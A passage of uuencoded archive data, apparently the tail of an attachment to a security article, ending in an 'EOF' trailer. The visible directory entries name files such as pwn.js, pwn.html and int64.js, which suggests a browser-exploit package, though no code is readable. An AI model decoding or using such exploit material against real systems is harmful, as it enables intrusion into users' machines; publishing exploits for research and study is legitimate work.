MADMX8_37?PA%L`_<-4:!*SF4_&^6\TQ43(+AM>&6*\>H*.C"(V[%@2O8MXZG
MD[XA+4OV,_@R`7Q,*)=,5U.8PSYU^M(9H6Z3D[/9++7-WCJ3_+B>;2;W_Z<]
M,&-8.]Z$%$6;4-+VFSDP@Y4L;.'Z9N,CA3:04%A@<+7!U\^^GDTE5[>NQ,A\
M/O/0P,:F=6/+Q',DW+6XF>'F8ZX$^DL+E4RGC]':"\5,"SES;*#%<VP;<<+Z
M/77K]8JH-:HGAV_,]NQ$`5VDVSS\`&O8;N%D(.!*H^]`\3NX:FN^,T:;Y/E;
M=6!2Y-2TZ_:\IT32>)XH#ZWZ*)0[?T%:/VBU!#K#IR0=82DTWR+^N*M.R>7Z
M!I?4S%C^5KF^0><1L<`5"T#;C-7V:[W,\=GG354G)'$LCD/*Z!P*IR__N-I=
M?OIM]^'3[MWNU]W[*WB&2DT;E?-"*)Y/A]WYD]J"9YT61E>A<*20Q!7_YBK?
M=20`4NDVU]?)RD9]QB4>:Z7(.-$6<T\Z!J)&CAKZ!6G%:A(KPA!;C^F/YQ<X
M'PC1$[*V]DW.%[!:P!2F40G/*9@]8(.E$=.![D?'$.`!\Z<:C'\I*NQ1"#3X
M@1L;#:\5E9#,R!84JS!=MZ[$;*7S1N)U0C3QJF@RASR3_FR37C(L_4)*G3&<
M?:QF.6B5X:<&=M#HY4;QC%M+DU9R5@,+8+H0(6_(XRA!]GG9*'J!KKEAW75Y
M]'U3%-P$-8+[O05>^G!RWLG03\CO`@%'9#0GH4R$;C!WN@[X`7VZ?@)>2,W<
MV4\>'^"O0^0!/CZ-P5;$[N+X,_`CL,"RLN&Q^?I>A]"$4)L^3H?(\=KB4M^-
M%R#X>D4CZ^MM1LEN(X]JX=U&/;Z?PLB`]XO)\3N<TG<\1I=[[/WX"O>#_42W
MT4)ZPOWXX%ZD:O[_<KP6_[-FO5-2RUWW;WI4MT[;Q]4@[Q\8#L]><M^W,ZUG
MCUI?Q)T6<>IT3;G!@$.R<]E%;+<PYCC)LP1W^0U02P$"'@,*``````!1KD9)
M`````````````````!``8`````````!``[4$`````<W)C+U54!0`#":OV5W5X
M"P`!!/4!```$4````%!+`0(>`Q0````(`!>N1DFX3#HD=P,``"8)```.`!@`
M`````$```"D@3X```!S<F,O96UA:6PN:'1M;%54!0`#G:KV5W5X"P`!!/4!
M```$4````%!+`0(>`Q0````(`/1N1DD56OBT%@8``&@2```,`!@`````$`
M``"D@?T#``!S<F,O:6YT-C0N:G-55`4``[L[]E=U>`L``03U`0``!%````!0
M2P$"'@,4````"``/KD9)E(.)\4P#``!0"```#``8```````!````I(%9"@``
M<W)C+W!W;BYH=&UL550%``..JO97=7@+``$$]0$```10````4$L!`AX#%```
M``@`)*Y&2>G85Y(7"@``Z!H```H`&````````0```*2!ZPT``'-R8R]P=VXN
M:G-55`4``[.J]E=U>`L``03U`0``!%````!02P$"'@,4````"`"Z;D9)MPF8
M]%<#``!?"```#``8```````!````I(%&&```<W)C+W5T:6QS+FIS550%``-0
H._97=7@+``$$]0$```10````4$L%!@`````&``8`Y`$``.,;````````
`
end


|=[ EOF ]=---------------------------------------------------------------=|
```